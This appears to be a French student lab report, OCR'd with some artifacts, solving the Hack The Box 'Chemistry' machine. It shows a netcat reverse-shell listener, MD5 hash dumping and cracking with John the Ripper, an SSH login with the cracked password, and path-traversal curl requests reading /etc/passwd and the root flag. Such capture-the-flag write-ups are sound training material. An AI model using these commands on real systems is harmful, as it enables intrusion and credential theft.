

Meriem NOUIRA - Bilel RAHMOUNI

LAB2 - Exploitation d'une machine vulnérable


On installe tout d'abord le fichier OpenVPN sur Hack the Box :



Ensuite on se connecte à la machine Chemistry :




On clique ensuite sur “Join Machine” et on récupère l’adresse IP publique :




On démarre ensuite la machine htb :

1/ Selon vous, quel service est généralement intéressant d'aller voir en premier lors d'un pentest ou l'audit d'une application ?

Lors d'un test d'intrusion ou de l'audit d'une application, les services web sont souvent les premiers examinés en raison de leur propension à contenir de nombreuses vulnérabilités potentielles. Ces failles peuvent représenter des points d'entrée attractifs pour les attaquants. Dans ce cas particulier, un serveur web semble être actif sur le port 5000. Nous allons donc analyser la sécurité de ce service afin de détecter d'éventuelles vulnérabilités exploitables, notamment en utilisant l'outil **nmap** pour la phase de reconnaissance.



Ensuite, on crée un compte dessus, et on upload un fichier malveillant que l'on as trouvé sur github



2/ Expliquer pourquoi lors d'un vrai pentest, il faut éviter d'augmenter la rapidité du scan et d'utiliser le scan Syn ?

Lors d'un véritable test d'intrusion, il est crucial d'adopter une approche discrète afin de ne pas attirer l'attention des systèmes de défense. L'objectif est de simuler le comportement d'un utilisateur classique pour éviter de susciter des suspicions. Accélérer le scan peut compromettre cette furtivité, car un trafic inhabituel, tel que l'envoi massif de requêtes par seconde, est rapidement détecté par les outils de surveillance réseau. Un tel comportement diffère clairement d'une utilisation normale et peut déclencher une alerte auprès des dispositifs de sécurité comme les IDS (Intrusion Detection Systems).

Le **scan SYN** est souvent privilégié pour sa discrétion. Contrairement à un scan complet (connecté), le scan SYN n'établit pas une connexion complète avec le service cible. Il envoie uniquement une requête SYN, attend une réponse SYN-ACK, puis interrompt la communication en envoyant un RST sans finaliser la connexion. Cette méthode génère moins de traces dans les journaux des services scannés, ce qui la rend plus furtive.

Enfin, nous configurons un port sur notre machine virtuelle à l'aide de **Netcat** pour recevoir la connexion du serveur. Cette connexion permettra d'établir un shell interactif grâce à l'exécution d'un fichier malveillant que nous avons préalablement téléchargé via le site web.

```
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.53] from (UNKNOWN) [10.10.11.38] 56640
sh: @: can't access tty; job control turned off
$ whoami
app
$ ls
app.py
instance
pwned
static
templates
uploads
$ cd instance
$ ls
database.db
$ strings database.db
Mrosa63ed86ee9f624c7b14F1d4F43dc251a5°
Mapp197865e46b878d9e74a0346b6d59886a )
Madmin2861debaf8d99436a10ed6f75a252abf
chuck
caca
Longnd74
user
```

```
kristel
axel
fabian
gelacia
leusebio
tania
victoria
peter
carlos
jobert
robert
rosa
admin
$ exit
```

On passe maintenant a la recherche de l'utilisateur rosa :

```
~$ mousepad hash.txt

—(kali@kali)-{~}
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8

Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])

Warning: no OpenMP support for this hash type. Consider --fork=2

Press 'q' or Ctrl-C to abort, almost any other key for status
unicornlosrosados (?)

0g 00:00:00 DONE (2024-11-21 09:48) 4.761g/s 146198Kp/s 14190Kc/s
unimaryanth.unicornlos2805
Use the "--show --format=Raw-MD5" options to display all of the cracked
passwords reliably
Session completed.

—(kali@kali)-{~}
$ john --show hash.txt
Password hashes cracked, 2 left

—(kali@kali)-{~}
$ ssh rosa@10.10.11.38
The authenticity of host '10.10.11.38 (10.10.11.38)' can't be established.
ED25519 key fingerprint is SHA256:TpVOQJONI3/FCDpSD4SDavENbTObqCa27PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.38' (ED25519) to the list of known hosts.
rosa@10.10.11.38's password:
Linux 10.10.11.38 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
```

Le fichier `hash.txt` est analysé avec l'outil **John the Ripper** en spécifiant le format de hash comme étant **MD5 brut** (`--format=raw-md5`) et en utilisant le fichier de dictionnaire `rockyou.txt`. Cette attaque permet de révéler le mot de passe associé au hash. Voici les étapes détaillées des commandes utilisées :

Ouverture du fichier de hash :
La commande suivante est utilisée pour inspecter le fichier contenant le hash :

```
~$ mousepad hash.txt
```

Exécution de John the Ripper pour casser le hash :
Le hash est traité avec la commande suivante :

```
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

John charge un hash MD5 brut :

```
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
```

Il exécute une attaque, et une fois le processus terminé, le mot de passe est révélé :

```
unicornlosrosados (?)
```

Affichage des mots de passe cassés :
Une fois le hash cassé, le mot de passe peut être consulté avec :

```
$ john --show hash.txt
```

Cela confirme que le mot de passe a bien été révélé.

Utilisation du mot de passe pour établir une connexion SSH :
Le mot de passe obtenu est utilisé pour se connecter à l'utilisateur `rosa` sur le serveur distant `10.10.11.38` via SSH :

```
$ ssh rosa@10.10.11.38
```

Pendant la connexion :

La clé SSH du serveur est vérifiée. Après confirmation, le serveur est ajouté aux hôtes connus :

```
Warning: Permanently added '10.10.11.38' (ED25519) to the list of known hosts.
```

Le mot de passe est saisi pour authentifier la session.

Affichage des informations système du serveur distant :
Une fois connecté, des détails sur le système distant sont affichés, notamment :

La version du système d'exploitation (Ubuntu 20.04.6 LTS)


```
rosa@chemistry:~$ whoami
rosa

rosa@chemistry:~$ hostname
chemistry

rosa@chemistry:~$ linpeas.sh
linpeas.sh: command not found

rosa@chemistry:~$ ./linpeas.sh
-bash: ./linpeas.sh: No such file or directory

rosa@chemistry:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp        0      0 10.10.11.38:22          10.10.14.178:32884      ESTABLISHED
tcp        0      0 10.10.11.38:52888       8.8.8.8:53              SYN_SENT
tcp        0      0 10.10.11.38:5000        10.10.16.58:39534       ESTABLISHED
```

La commande `netstat -an` affiche toutes les connexions réseau actives ainsi que les ports ouverts sur la machine. Plusieurs ports TCP sont en mode **LISTEN**, indiquant que des services sont en attente de connexions entrantes. Parmi ces ports, on note les ports **53**, **5000**, et **8080**, ce dernier étant celui que nous allons analyser plus en détail.

```
rosa@10.10.11.38's password:
Permission denied, please try again.
rosa@10.10.11.38's password:
Permission denied, please try again.
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/pro

System information as of Sat Jan 4 12:24:35 PM UTC 2025

  System load:  0.03
  Usage of /:   72.8% of 5.08GB
  Memory usage: 36%
  Swap usage:   0%
  Processes:    220
  Users logged in: 1
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef:250:50ff:fe94:d736

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   has raised the bar for easy, resilient, and secure K8s Cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

 * 0 updates can be applied immediately.
 * 9 additional security updates can be applied with ESM Apps.
   Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings.

Last login: Sat Jan 4 12:12:04 2025 from 10.10.14.239
```

Nous configurons notre connexion SSH afin de rediriger le trafic du port 8080 de la machine cible vers le port 8080 de notre machine locale.



Nous accédons à ce site web utilisant une bibliothèque dans une version vulnérable, associée à la CVE connue 23334 de 2024.

```
$ dirb http://127.0.0.1:8080/

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jan 4 08:04:45 2025
URL_BASE: http://127.0.0.1:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
---- Scanning URL: http://127.0.0.1:8080/ ----
+ http://127.0.0.1:8080/assets (CODE:403|SIZE:14)

END_TIME: Sat Jan 4 08:06:11 2025
DOWNLOADED: 4612 - FOUND: 1
```

En utilisant l'outil **dirb**, nous constatons que le chemin `/assets` est présent. Cela ouvre la possibilité d'exploiter la vulnérabilité associée à la CVE identifiée.

```
rosa@chemistry:~$ curl --path-as-is
http://127.0.0.1:8080/assets/../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
laurel:x:997:997::/var/log/laurel:/bin/false

rosa@chemistry:~$ curl --path-as-is
http://127.0.0.1:8080/assets/../../../root/root
404: Not Found
rosa@chemistry:~$ curl --path-as-is
http://127.0.0.1:8080/assets/../../../root/root.txt
6d624eae6594bd18da2370266eaba61e
```

Et voici le hash de l'administrateur, correspondant au deuxième flag.